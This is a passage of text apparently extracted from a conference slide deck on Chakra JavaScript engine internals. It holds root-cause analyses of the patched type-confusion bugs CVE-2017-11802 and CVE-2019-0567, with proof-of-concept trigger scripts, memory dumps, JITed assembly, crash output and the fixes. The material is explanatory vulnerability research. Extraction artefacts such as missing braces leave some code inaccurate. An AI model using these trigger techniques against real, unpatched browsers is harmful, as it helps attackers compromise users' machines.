- Used in Microsoft Edge
- Forked from Jscript9 Used in Internet Explorer
- Open sourced as ChakraCore in GitHub ©

How does Chakra work

- Parser
- Interpreter
- JIT compiler
- Garbage Collector



From: https://github.com/Microsoft/ChakraCore/wiki/Architecture-Overview

- Array
- JavascriptArray
- JavascriptNativeIntArray
- JavascriptNativeFloatArray

- Array
- JavascriptArray
- JavascriptNativeIntArray
- JavascriptNativeFloatArray

```
var arr = [2.3023e-320, 0x1234, {}];
0x0000024D248F1AF0
                   00007ffd34e67c18 0000024d248f3140
                   0x0000024D248F1B00
                   00000000000000000 0000024d249041e0
0x0000024D248F1B10
                   0000024d249041e0 00000000000000000
0x0000024D248F1B20
      segment <
                   0000000300000000 000000000000011
0x0000024D249041E0
                   00000000000000000 fffc00000001234
0x0000024D249041F0
                   0001000000001234 0000024d2491a060
0x0000024D24904200
0 \times 00000024D24904210
                   00040002fff80002 00040002fff80002
```

- Array
- JavascriptArray
- JavascriptNativeIntArray
- JavascriptNativeFloatArray

- Array
- JavascriptArray
- JavascriptNativeIntArray
- JavascriptNativeFloatArray

```
var arr = [2.3023e-320, 2.3023e-320, 2.3023e-320];
0x000001F1BEF41AF0
               00007ffd34e68c90 000001f1bef431c0
0x000001F1BEF41B00
               0x000001F1BEF41B10
               00000000000000003 000001f1bef41b30
               000001f1bef41b30 000001e9bd38dd20
0x000001F1BEF41B20
0x000001F1BEF41B30
               000000300000000 000000000000003
               0x000001F1BEF41B40
               0000000000001234 0000000000001234
0x000001F1BEF41B50
```

0x000001F1BEF41B60

- Array
- Type Conversion in Array

```
var arr = [2.3023e-320, 2.3023e-320, 2.3023e-320];
```

```
0x0000023775BC1AF0
                  00007ffd37038c90
                                 0000023775bc31c0
0x0000023775BC1B00
                  000000000000000 000000000000005
0x0000023775BC1B10
                  0000000000000000 0000023775bc1b30
0x0000023775BC1B20
                  0000023775bc1b30 0000022f741cdd20
0x0000023775BC1B30
                  000000300000000 000000000000003
0x0000023775BC1B40
                  0000000000000000 000000000001234
0x0000023775BC1B50
                  0000000000001234 000000000001234
0x0000023775BC1B60
```

JavascriptNativeFloatArray

$$\downarrow$$
 arr[0] = {};

JavascriptArray

```
00007ffd37037c18 0000023775bc3140
0x0000023775BC1AF0
                    000000000000000 000000000000005
0x0000023775BC1B00
0x0000023775BC1B10
                    0000000000000000 0000023775bc1b30
0x0000023775BC1B20
                    0000023775bc1b30 0000000000000000
0x0000023775BC1B30
                    00000030000000 000000000000003
                    00000000000000000 0000023775bea0a0
0x0000023775BC1B40
0x0000023775BC1B50
                    fffc000000001234 fffc00000001234
0x0000023775BC1B60
                    0000000000000000 00000000000000000
```

- Object
- Memory layout of DynamicObject

```
var obj2 = {___proto___:obj1};
```

```
+-----+
| vtable |
|-----|
| type |
|-----|
| inline slots |
| |
```

♠	project-	zero ▼	New issue	All issues	▼ Q	chakra		•
	ID ▼	Status ▼	Restrict ▼	Reported ▼	Vendor ▼	Product ▼	Finder ▼	Summary + Labels ▼
×	<u>1709</u>	Fixed		2018-Oct-31	Microsoft	Edge	lokihardt	$Microsoft\ Edge: Chakra:\ JIT:\ Js Built In Engine Interface Extension Object:: Inject Js Built In Library Code\ just\ clears\ Disable Implicit Flower Flower Code\ Flower Flow$
×	<u>1705</u>	Fixed		2018-Oct-25	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Type confusion with InlineArrayPush CCProjectZeroMembers
×	<u>1702</u>	Fixed		2018-Oct-22	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion via NewScObjectNoCtor or InitProto CCProjectZeroMembers
×	<u>1703</u>	Fixed		2018-Oct-22	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion via InitClass CCProjectZeroMembers
÷	<u>1582</u>	Fixed		2018-May-24	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Bugs in InitializeNumberFormat and InitializeDateTimeFormat CCProjectZeroMembers
×	<u>1581</u>	Duplicate		2018-May-21	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Magic value can cause type confusion #2 CCProjectZeroMembers
×	<u>1578</u>	Fixed		2018-May-17	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion with InlineArrayPush CCProjectZeroMembers
×	<u>1576</u>	Fixed		2018-May-16	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: DictionaryPropertyDescriptor::CopyFrom doesn't copy all fields CCProjectZeroMembers
*	<u>1569</u>	Fixed		2018-May-04	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: A bug in BoundFunction::NewInstance CCProjectZeroMembers
*	<u>1570</u>	Fixed		2018-May-04	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Parameter scope parsing bug CCProjectZeroMembers
×	<u>1588</u>	Fixed		2018-Jun-7	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion with localeCompare CCProjectZeroMembers
×	<u>1586</u>	Fixed		2018-Jun-4	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Type confusion with PathTypeHandlerBase::SetAttributesHelper CCProjectZeroMembers
*	<u>1613</u>	Fixed		2018-Jul-6	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion bug CCProjectZeroMembers
×	<u>1612</u>	Fixed		2018-Jul-4	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: BailOutOnInvalidatedArrayHeadSegment check bypass CCProjectZeroMembers
×	<u>1502</u>	Fixed		2018-Jan-08	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: The fix for issue 1420 is incomplete. CCProjectZeroMembers
*	<u>1503</u>	Fixed		2018-Jan-08	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: The fix for issue 1420 is incomplete #2 CCProjectZeroMembers
×	<u>1542</u>	Fixed		2018-Feb-27	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: EntrySimpleObjectSlotGetter can have side effects CCProjectZeroMembers
*	<u>1534</u>	Fixed		2018-Feb-21	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Cross context bug CCProjectZeroMembers
×	<u>1531</u>	Fixed		2018-Feb-19	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Magic value can cause type confusion CCProjectZeroMembers
*	<u>1530</u>	Fixed		2018-Feb-09	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: A bound check elimination bug CCProjectZeroMembers
*	1637	Fixed		2018-Aug-17	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Type confusion with OP_Memset CCProjectZeroMembers
÷	<u>1565</u>	Fixed		2018-Apr-20	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: ImplicitCallFlags check bypass with Intl CCProjectZeroMembers
*	<u>1563</u>	Fixed		2018-Apr-18	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: OOB reads/writes CCProjectZeroMembers
*	<u>1560</u>	Fixed		2018-Apr-11	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion with hoisted SetConcatStrMultiltemBE instructions CCProjectZeroMembers

```
function opt(obj) {
    foo(obj);
}

for(let i=0; i < 0x10000; i++) {
    opt(obj1);
}

opt(obj2);</pre>
```

```
function opt(obj) {
  foo(obj);
}

for(let i=0; i < 0x10000; i++) {
  opt(obj1);
}

opt(obj2);</pre>
Force opt() to be JITed and optimized
```

```
function opt(obj) {
  foo(obj);
}

JITed opt() makes assumption on obj type
  and bailout if type check fail

for(let i=0; i < 0x10000; i++) {
  opt(obj1);
}

opt(obj2);</pre>
```

```
function opt(obj) {
    foo(obj);
}

foo() has side effect may change obj type

for(let i=0; i < 0x10000; i++) {
    opt(obj1);
}

opt(obj2);</pre>
```

```
function opt(obj) {
	foo(obj);
}

for(let i=0; i < 0x10000; i++) {
	opt(obj1);
}

opt(obj2);

Call opt() JITed code directly,
	and if JITed code not check obj2 type if changed by foo(),
	Type Confusion happened!
```

Case Study: CVE-2017-11802

```
let arr = [1.1, 1.2];
function opt(f) {
  arr[0] = 1.1;
  arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
  return 1:
for (var i = 0; i < 0x10000; i++)
  opt(()=>{return '0';});
opt(()=>{ arr[0]={}; return '0';});
//trigger exception
arr[1].toString();
```

Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2]:
function opt(f) {
   arr[0] = 1.1;
   arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
  return 1:
for (var i = 0; i < 0x10000; i++)
  opt(()=>{return '0';});
opt(()=>{ arr[0]={}; return '0';});
//trigger exception
arr[1].toString();
```

Define one JavascriptFloatArray

```
chakracore!Js::JavascriptNativeFloatArray::`vftable' = <function> *[113]
00000200`b3118930
                  00007ffd`46bbead8 00000200`b30f5240
00000200`b3118940
                  0000000,00000000 0000000,00000005
                  00000000`00000002 00000200`b3118970
                  00000200 b3118970 000001f8 b16149a0
00000200`b3118960
00000200`b3118970
                  00000002`00000000 00000000`00000003
                  00000000`00000000 3ff19999`9999999a
00000200`b3118980
                  3ff33333`33333333 80000002`80000002
00000200`b3118990
00000200 b31189a0
                  00000000,00000000 00000000,00000000
```

Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];
function opt(f) {
  arr[0] = 1.1;
  arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
  return 1:
for (var i = 0; i < 0x10000; i++)
                                                  for loop force opt() to be JITed and optimized
  opt(()=>{return '0':}):
opt(()=>{ arr[0]={}; return '0';});
//trigger exception
arr[1].toString();
```

Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];
function opt(f) {
 arr[0] = 1.1;
 return 1:
for (var i = 0; i < 0x10000; i++)
 opt(()=>{return '0';});
opt(()=>{ arr[0]={}; return '0';});
//trigger exception
arr[1].toString();
```

Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];
function opt(f) {
  arr[0] = 1.1;
  arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
  return 1:
for (var i = 0; i < 0x10000; i++)
  opt(()=>{return '0';});
                                       Call opt() JITed code directly
opt(()=>{ arr[0]={}; return '0';});
//trigger exception
arr[1].toString();
```

Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];
function opt(f) {
  arr[0] = 1.1;
  arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
                                                         |replace| will trigger ImplicitCall callback
  return 1:
                                                          arr[0]={}| will change the Array type from
                                                         JavascriptNativeFloatArray to JavascriptArray
for (var i = 0; i < 0x10000; i++)
  opt(()=>{return '0';});
                                                        chakracore!Js::JavascriptArray::`vftable' = <function> *[113]
                                                        opt(()=>{ | arr[0]={}; | return '0';});
                                                        00000200`b3118940 00000000`0000000 00000000`00000005
                                                        00000200`b3118950
                                                                          00000000`00000002 00000200`b3118970
                                                        00000200`b3118960
                                                                          00000200`b3118970 00000000`00000000
                                                        00000200`b3118970
                                                                          00000002`00000000 00000000`00000003
//trigger exception
                                                                          00000000`00000000 00000200`b3a04560
                                                        00000200`b3118980
                                                        00000200`b3118990
                                                                          fffc0000`00001234 80000002`80000002
arr[1].toString();
                                                                          00000000,00000001 00000000,00000000
                                                        00000200`b31189a0
```

Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];
function opt(f)
   arr[0] = 1.1
   arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
   return 1:
for (var i = 0; i < 0x10000; i++)
  opt(()=>{return '0';});
opt(()=>{ arr[0]={}; return '0';});
//trigger exception
arr[1].toString();
```

JITed opt() still assumes arr type is JavascriptNativeFloatArray. Type confusion happened!

```
00000200'b32411a5 488bc8
                                           rcx, rax
                                           rcx, 30h opt JITed Code
00000200'b32411a8 48c1e930
00000200 b32411ac 4883f901
                                           rcx,1
00000200 b32411b0 750a
                                           00000200 b32411bc
00000200 b32411b2 480f57c9
                                           xmm1,xmm1
00000200'b32411b6 f20f2ac8
                                   cvtsi2sd xmm1,eax
00000200'b32411ba eb11
                                           00000200 b32411cd
00000200'b32411bc 488bc8
                                           rcx, rax
00000200`b32411bf 48c1e932
                                           rcx,32h
00000200 b32411c3 7408
                                           00000200 b32411cd
00000200 b32411c5 4833c3
                                           rax, rbx
00000200'b32411c8 66480f6ec8
                                           xmm1, rax
00000200 b32411cd f2480f58c8
                                   addsd
00000200 b32411d2 f2490f114d20
                                           mmword ptr [r13+20h],xmm1
00000200`b32411d8 48b8010000000000100 mov rax,1000000000001h
chakracore!Js::JavascriptArray::`vftable' = <function> *[113]
                 00000000`00001234 $0000002`80000002
```

Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];
function opt(f) {
  arr[0] = 1.1;
  arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
  return 1:
for (var i = 0; i < 0x10000; i++)
  opt(()=>{return '0';});
                                                               rax=0004000000000000 rbx=000000e2d1cfedf0 rcx=000000e2d1cfeda0
                                                               rdx=0000000000001234 rsi=000100000000001 rdi=00000200b3118930
                                                               rip=00007ffd466e3e8b rsp=000000e2d1cfed58 rbp=000000e2d1cfedc0
                                                                                                                                   think arr[1] is a pointer
                                                               r8=000000e2d1cfeda0 r9=000000000000000 r10=000000000001234
opt(()=>{ arr[0]={}; return '0';});
                                                               r11=000000e2d1cfedb6 r12=000000000000000 r13=000001f8b1680000
                                                               r14=00000000fffffff01 r15=00000200b31343c0
                                                               iopl=0
                                                                              nv up ei ng nz na pe cy
                                                               cs=0033 ss=002b ds=002b es=002b fs=0053 qs=002b
                                                                                                                                  efl=00010283
//trigger exception
                                                               chakracore!Js::Type::GetTypeId [inlined in chakracore!ValueType::FromObject+0xb]:
                                                                                                          rdx, qword ptr [rdx+8] ds:00000000 \ 0000123c=???????????????
                                                               00007ffd\466e3e8b 488b5208
arr[1].toString()
```

Case Study: CVE-2017-11802 : Patch

```
1397
                         if (indexMatched != CharCountFlag)
1399
                             Var pThis = scriptContext->GetLibrary()->GetUndefined();
                             Var replaceVar = CALL_FUNCTION(scriptContext->GetThreadContext(), replacefn, CallInfo(4), pThis, match, JavascriptNum
       1407 +
                             ThreadContext* threadContext = scriptContext->GetThreadContext();
       1408 +
                             Var replaceVar = threadContext-: ExecuteImplicitCall(replacefn, ImplicitCall_Accessor,
                                                                                                                  [=]()->Js::Var
       1409 +
       1410 +
                                Var pThis = scriptContext->GetLibrary()->GetUndefined();
       1411 +
                                 return CALL FUNCTION(threadContext, replacefn, CallInfo(4), pThis, match, JavascriptNumber::ToVar((int)indexMatch
       1412 +
                             JavascriptString* replace = JavascriptConversion::ToString(replaceVar, scriptContext);
       1414
                             const char16* inputStr = input->GetString();
                             const char16* prefixStr = inputStr;
```

Case Study: CVE-2017-11802 : Patch

```
template <class Fn>
inline Js::Var ExecuteImplicitCall(Js::RecyclableObject * function, Js::ImplicitCallFlags flags, Fn implicitCall)
    Js::FunctionInfo::Attributes attributes = Js::FunctionInfo::GetAttributes(function);
   if (this->HasNoSideEffect(function, attributes)) { ... }
    // Don't call the implicit call if disable implicit call
    if (IsDisableImplicitCall()) { ... }
                                                                                        ImplicitCall Accessor
    if ((attributes & Js::FunctionInfo::HasNoSideEffect) != 0) { ... }
    // Save and restore implicit flags around the implicit call
   Js::ImplicitCallFlags saveImplicitCallFlags = this->GetImplicitCallFlags();
   Js::Var result = implicitCall();
   this->SetImplicitCallFlags((Js::ImplicitCallFlags)(saveImplicitCallFlags | flags));
   return result;
```

Case Study: CVE-2017-11802 : Patch

```
s29[String].var =
                                       CallDirect
                                                       String Replace.u64, arg1(s34)<0>.u64!
 GLOBOPT INSTR:
                                                                                                #0040 Bailout: #004a (BailOutOnImplicitCalls)
    [s60.u64+XX < (&ImplicitCallFlags)>].u8 = MOV 1 (0x1).i8
    arg3(s28) < 32 > .var = MOV
                                      s8[LikelyCanBeTaggedValue Object].var!
                                                                                #0040
    arg2(s27)(r9).var = MOV
                                      s6<s43>[String].var!
                                                                                #0040
    arg1(s26)(r8).var = MOV
                                      s6<s43>[String].var
                                                                                #0040
    (rdx).i64
                                      33554435 (0x2000003).i64
                    = MOV
                                      0xXXXXXXXX (FunctionObject).var
    arg1(s69)(rcx).var = MOV
                                       String Replace.u64
    s70 (rax).u64
    s68 (rax).var
                    = CALL
                                      s70(rax).u64
                                                                                #0040
                                                        callback
    s29[String].var =
                      VOM
                                       s68 (rax).var
                                       [s60.u64+XX < (&ImplicitCallFlags)>].u8, 1 (0x1).i8 #
                       CMP
                                                                                                check ImplicitCallFlags
                       JEQ
                                       $L17
$L18: [helper]
$L19: [helper]
                                      SaveAllRegistersAndBailOut.u64
                       CALL
                                                                                       Bailout: #004a (BailOutOnImplicitCalls)
                       JMP
                                       $L8
$L17:
```

Case Study: CVE-2019-0567

```
function opt(obj1, obj2) {
 obj1.b = 1;
 let tmp = {___proto___:obj2};
 obj1.a = 0x1234;
obj1 = \{a:1, b:2\};
obj2 = {};
for(let i=0; i<0x10000; i++)
  opt(obj1, obj2);
opt(obj1, obj1);
//trigger exception
obj1.a.toString();
```

Case Study: CVE-2019-0567: Root Cause

```
function opt(obj1, obj2) {
 obj1.b = 1;
 let tmp = {__proto__:obj2};
 obj1.a = 0x1234;
obj1 = {a:1, b:2};
                                           Create two objects
obj2 = {};
for(let i=0; i<0x10000; i++)
  opt(obj1, obj2);
opt(obj1, obj1);
//trigger exception
obj1.a.toString();
```

Case Study: CVE-2019-0567: Root Cause

```
function opt(obj1, obj2) {
 obj1.b = 1;
 let tmp = {___proto___:obj2};
 obj1.a = 0x1234;
obj1 = \{a:1, b:2\};
obj2 = {};
for(let i=0; i<0x10000; i++)
                                           for loop force opt() to be JITed and optimized
  opt(obj1, obj2);
opt(obj1, obj1);
//trigger exception
obj1.a.toString();
```

Case Study: CVE-2019-0567: Root Cause

```
function opt(obj1, obj2) {
 obj1.b = 1;
                                           |{___proto___:obj2}| make obj2 to be the prototype of
 let tmp = {__proto__:obj2};
                                           some object
 obj1.a = 0x1234;
obj1 = {a:1, b:2};
obj2 = {}; 	←
for(let i=0; i<0x10000; i++)
  opt(obj1, obj2);
opt(obj1, obj1);
//trigger exception
obj1.a.toString();
```

Case Study: CVE-2019-0567: Root Cause

```
function opt(obj1, obj2) {
 obj1.b = 1;
 let tmp = {___proto___:obj2};
 obj1.a = 0x1234;
obj1 = \{a:1, b:2\};
obj2 = {};
for(let i=0; i<0x10000; i++)
  opt(obj1, obj2);
                                           Call opt() JITed code directly
opt(obj1, obj1);
//trigger exception
obj1.a.toString();
```

Case Study: CVE-2019-0567: Root Cause

```
function opt(obj1, obj2) {
 obj1.b = 1;
                                       |{__proto__:obj1}| make obj1 to be the prototype of
 let tmp = {__proto__:obj2};
                                       some object
 obj1.a = 0x1234;
                                      00 00007ffd`34610aae chakracore Js::DynamicTypeHandler::AdjustSlots+0x79f
obj1 = {a:1, b:2 }; ←
                                      01 00007ffd'34627631 chakracore!Js::DynamicObject::DeoptimizeObjectHeaderInlining+0xae
                                      02 00007ffd'34631843 chakracore!Js::PathTypeHandlerBase::ConvertToSimpleDictionaryType<Js::SimpleDictionaryType
obj2 = {};
                                      03 00007ffd`34643ba2 chakracore!Js::PathTypeHandlerBase::TryConvertToSimpleDictionaryType<Js::
                                      04 00007ffd'3463fbb1 chakracore!Js::PathTypeHandlerBase::TryConvertToSimpleDictionaryType+0x32
                                      05 00007ffd'34613b9f chakracore!Js::PathTypeHandlerBase::SetIsPrototype+0xe1
for(let i=0; i<0x10000; i++)
                                      06 00007ffd'3460e8a3 chakracore!Js::DynamicObject::SetIsPrototype+0x23f
                                      07 00007ffd'34617d48 chakracore!Js::RecyclableObject::SetIsPrototype+0x43
  opt(obj1, obj2);
                                      08 00007ffd'34518cec chakracore!Js::DynamicObject::SetPrototype+0x18
                                      09 00007ffd\33fa5c91 chakracore!Js::JavascriptObject::ChangePrototype+0x67c
                                      0a 000001fa`f0100137 chakracore!Js::JavascriptOperators::OP InitProto+0x1c1
opt(obj1, obj1);
//trigger exception
obj1.a.toString();
```

Case Study: CVE-2019-0567: Root Cause

```
function opt(obj1, obj2) {
 obj1.b = 1;
                                           __proto__:obj1}| make obj1 to be the prototype of
 let tmp = {__proto__:obj2};
                                         some object
 obj1.a = 0x1234;
                                        00000202`f1a2a160
                                                            00007ffd\34bbe690 00000202\f1a20cc0
                                        00000202`f1a2a170
                                                            00000202`f226d000 00000000`00000000
obj1 = \{a:1, b:2\};
                                                 auxslots
                                                            00010000`00001234 00010000`00000001
                                        00000202`f226d000
obj2 = {};
                                        00000202`f226d010
                                                            00000000,00000000 0000000,00000000
                                                                                      // a : 0x1234
                                                                        slots
                                              vtable
for(let i=0; i<0x10000; i++)
                                                                                      // b : 1
  opt(obj1, obj2);
                                               type
                                                                    obj1 memory layout has been changed
opt(obj1, obj1);
//trigger exception
obj1.a.toString();
```

Case Study: CVE-2019-0567: Root Cause

```
function opt(obj1, obj2) {
 obi1.b = 1:
 let tmp = {__proto__:obj2}
 obj1.a = 0x1234;
obj1 = \{a:1, b:2\};
obj2 = {};
for(let i=0; i<0x10000; i++)
  opt(obj1, obj2);
opt(obj1, obj1);
//trigger exception
obj1.a.toString();
```

JITed opt() does not know the change. Type confusion happened!

```
0000020e c36b00c6 0f45f1
                                   cmovne esi,ecx
0000020e'c36b00c9 498d4424ff
                                           rax, [r12-1]
0000020e`c36b00ce 49894618
                                                                             //obj1.b = 1;
                                           qword ptr [r14+18h], rax
                                           r15, qword ptr [rsi]
0000020e\c36b00d2 4c8b3e
                                           r15, r15
0000020e\c36b00d5 4d85ff
0000020ecc36b00d8 0f84f9000000
                                           0000020e\c36b01d7
0000020e`c36b00de 41f6473101
                                          byte ptr [r15+31h],1
0000020ecc36b00e3 0f84ee000000
                                           0000020e c36b01d7
0000020e`c36b00e9 4c8ba6a813f0ff mov
                                           r12, gword ptr [rsi-0FEC58h]
0000020e\c36b00f0 498d442430
                                           rax, [r12+30h]
0000020e`c36b00f5 483b86a813f0ff cmp
                                           rax, qword ptr [rsi-0FEC58h]
0000020ecc36b00fc 0f8708010000
                                           0000020e c36b020a
0000020e`c36b0102 488986a813f0ff mov
                                           qword ptr [rsi-0FEC58h], rax
0000020e°c36b0109 49893c24
                                           gword ptr [r12], rdi
0000020e\c36b010d 4d897c2408
                                           gword ptr [r12+8], r15
0000020e°c36b0112 4d8bc5
                                           r8, r13
0000020e`c36b0115 498bcc
                                           rcx,r12
0000020e°c36b0118 c60301
                                           byte ptr [rbx],1
0000020e`c36b011b bad5010000
                                           edx, 1D5h
0000020e`c36b0120 48b8d05aff4ffd7f0000
                                        mov rax, offset chakracore!Js::JavascriptOperators::OP InitProto (00007ffd`4fff5ad0)
                                           rax {chakracore!Js::JavascriptOperators::OP InitProto (00007ffd`4fff5ad0)}
0000020e\c36b012a 48ffd0
0000020e°c36b012d 803b01
                                           byte ptr [rbx],1
                                           0000020e`c36b022es
0000020e`c36b0130 0f85f8000000
                                  ine
0000020ecc36b0136 4c8b5df0
                                           r11, gword ptr [rbp-10h]
0000020e`c36b013a 4d895e10
                                           qword ptr [r14+10h], r11
                                                                                  //obj1.a = 0x1234;
0000020e`c36b013e 48b830507ec316020000 mov rax,216C37E5030h
0000020ecc36b0148 4883c430
                                           rsp,30h
```

Case Study: CVE-2019-0567: Root Cause

```
function opt(obj1, obj2) {
                                    JITed opt() does not know the change of obj1 memory laylout.
 obj1.b = 1;
                                    Type confusion happened!
 let tmp = {__proto__:obj2}
 obj1.a = 0x1234;
                                    00000202`f1a2a160
                                                       00007ffd\34bbe690 00000202\f226e100
                                                       00010000`00001234 00000000`00000000
                                    00000202`f1a2a170
                                    00000202 `f226d000
                                                       /00010000`00001234 00010000`00000001
obj1 = {a:1, b:2}; \leftarrow
                                    00000202`f226d010
                                                       00000000,00000000 00000000,00000000
obj2 = {};
                                         vtable
                                                                                // a : 0x1234
                                                                   slots
                                                                                // b : 1
for(let i=0; i<0x10000; i++)
                                           type
  opt(obj1, obj2);
opt(obj1, obj1);
//trigger exception
```

From: https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2019-0567

obj1.a.toString();

Case Study: CVE-2019-0567: Root Cause

```
function opt(obj1, obj2) {
 obj1.b = 1;
 let tmp = {__proto__:obj2};
 obj1.a = 0x1234;
obj1 = \{a:1, b:2\};
obj2 = {};
                                        rax=0000000000000000 rbx=000000000000001 rcx=0001000000001234
                                         rdx=00000202f1a2a160 rsi=000001faeffd421a rdi=00007ffd333c0000
                                        rip=00007ffd3461c689 rsp=000000dac61fe060 rbp=000000dac61fe5e0
                                                                                                              auxslots is occupied by boxed by int value 0x1234
                                         r8=0000000000000000 r9=000000dac61fe340 r10=000000000000000
for(let i=0; i<0x10000; i++)
                                         r11=0001000000001234 r12=00000000000005 r13=000000000000000
  opt(obj1, obj2);
                                         r14=00000000000000000 r15=000000dac61fe800
                                                        nv up ei pl zr na po nc
                                         iopl=0
                                         cs=0033 ss=002b ds=002b es=002b fs=0053 qs=002b
                                                                                                            efl=00010246
                                        chakracore!Js::DynamicTypeHandler::GetSlot+0x149:
opt(obj1, obj1);
                                         00007ffd\3461c689 488b04c1
                                                                                    rax, qword ptr [rcx+rax*8] ds:00010000`00001234=??????????????
                                                                            mov
//trigger exception
obj1.a.toString();
```


- Case Study: CVE-2019-0567 : Patch
- Before patch: lowerer

```
Line 7: obj1.a = 0x1234;
Col 2: ^ #001d

GLOBOPT INSTR: s15(s6<s16>[LikelyObject]->a)<1,m,++,s16+m!,s17>[CanBeTaggedValue_Int].var! = StFld 0x1000000001234.var #001d

[s6<s16>[LikelyObject].var+16].i64 = MOV s24.u64 # // save value to inline slot(+0x10) directly
```

Case Study: CVE-2019-0567 : Patch



- Case Study: CVE-2019-0567 : Patch
- After patch: lowerer

```
s15(s6<s16>[LikelyObject]->a)<1,m,++,s16!,s17,{a(1)}>[CanBeTaggedValue Int].var! = StFld 0x1000000001234.var #001d
 GLOBOPT INSTR:
                                       [s6<s16>[LikelyObject].var+8].i64
    s24.i64
                       MOV
                                                                                   //Check if Type changed
    s26.u64
                       MOV
                                       0 (0x0).u64
                       CMP
                                       s24.i64, s25.u64
    s6<s16>[LikelyObject].var = CMOVNE s6<s16>[LikelyObject].var, s26.u64
                                                                                   //fast path
    [s6<s16>[LikelyObject].var+16].i64 = MOV s27.u64
                       JMP
                                       5Ь6
$L3: [helper]
$L4: [helper]
    s28.u64
                                       0xXXXXXXXX (InlineCache).u64
                       MOV
                                       s24.i64, [s28.u64].i64
                       CMP
                       JNE
                                       $1.5
    s29.i64
                    = MOVZXW
                                       [s28.u64+18].u16
    [s6<s16>[LikelyObject].var+s29.i64*8].i64 = MOV s27.u64
$L5: [helper]
                                                                                  // slow path, jump to Interpreter
    s30.var
                    = MOV
                                       s6<s16>[LikelyObject].var
    arg7(s31) < 48 > .i32 = MOV
                                       0 (0x0).i32
    arg6(s32)<40>.var = MOV
                                       s27.u64
                                       753 (0x2F1).i32
    arg5(s33) < 32 > .i32 = MOV
    arg4(s34)(r9).var = MOV
                                       s30.var
    arg3(s35)(r8).u32 = MOV
                                       1 (0x1).u32
    arg2(s36)(rdx).u64 = MOV
                                       0xXXXXXXXX (InlineCache).u64
    arg1(s37)(rcx).u64 = MOV
                                       0xXXXXXXXX (FunctionBody [opt (#1.1), #2]).u64 #
    s38(rax).u64
                    = MOV
                                       Op PatchPutValueNoLocalFastPath.u64
                                       s38 (rax).u64
                                                                                #001d
                       CALL
```

